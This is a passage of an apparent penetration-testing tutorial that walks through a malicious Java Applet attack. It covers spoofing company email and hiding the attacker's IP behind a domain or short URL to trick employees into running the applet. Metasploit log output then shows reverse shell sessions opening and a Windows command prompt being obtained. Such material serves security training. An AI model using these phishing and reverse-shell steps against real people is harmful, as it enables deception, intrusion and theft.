
Our next step now is to try to find a way to mask our IP address in order to have a domain that will look original.We can register a domain or we can use any of the online shorten URL services to hide our IP when we will send the link to our target.

Although the attack seem very easy to implement this step is the most challenging because we have to convince the target that the website is real in order to allow the Java Applet to run.

For example we can spoof email addresses of the company that we are conducting the penetration test in order our mail to look legitimate.Most of the employees will think that it is an email that came from inside the company so we have many possibilities to open it and to allow the Java Applet to run without knowing that the applet is already infected with a malicious code.

If we write and a good story inside the email for a new website that they must see or something similar and we hide our IP behind a domain then the attack will probably have a huge success rate.

Lets say that someone is opening our link which is our fake website he will see the following:



Warning - Security

**The application's digital signature cannot be verified.
Do you want to run the application?**

Name: Secure Java Applet
Publisher: UNKNOWN
From: http://192.168.1.66

□ Always trust content from this publisher.


Run Cancel

This application will run with unrestricted access which may put your personal information at risk. Run this application only if you trust the publisher.

More Information...


Java Applet Attack in Action

If our victim click on the Run button then the exploit will executed and it will return a remote shell to our system.The next two images are proving that the attack was successful.



```
msf  exploit(handler) >
[*] Started reverse handler on 192.168.1.66:8081
[*] Starting the payload handler...
Unknown-00-18-de-0a-dd-fd.home - - [02/Mar/2012 11:49:46] "GET / HTTP/1.1" 200 -
                                                                     Unknown-
00-18-de-0a-dd-fd.home - - [02/Mar/2012 11:49:51] "GET /Signed_Update.jar HTTP/1.1" 200
-
 Unknown-00-18-de-0a-dd-fd.home - - [02/Mar/2012 11:49:51] "GET /Signed_Update.jar HTTP/
1.1" 200 -
          Unknown-00-18-de-0a-dd-fd.home - - [02/Mar/2012 11:53:40] "GET /hVSGYWpalMO HT
TP/1.1" 200 -
             [*] Command shell session 1 opened (192.168.1.66:443 -> 192.168.1.70:49542)
 at 2012-03-02 11:53:41 +0000
[*] Command shell session 2 opened (192.168.1.66:443 -> 192.168.1.70:49545) at 2012-03-0
2 11:53:50 +0000
```

Command Shell Session Opened



```
msf  exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

D:\Users\[redacted]\Desktop>
```

Obtaining the remote shell

We have used the command **sessions -i 1** in order to interact with one of the active sessions.

Another great advantage of that method is that as soon as the victim will run the infected applet it will redirected to the original website without knowing what happened.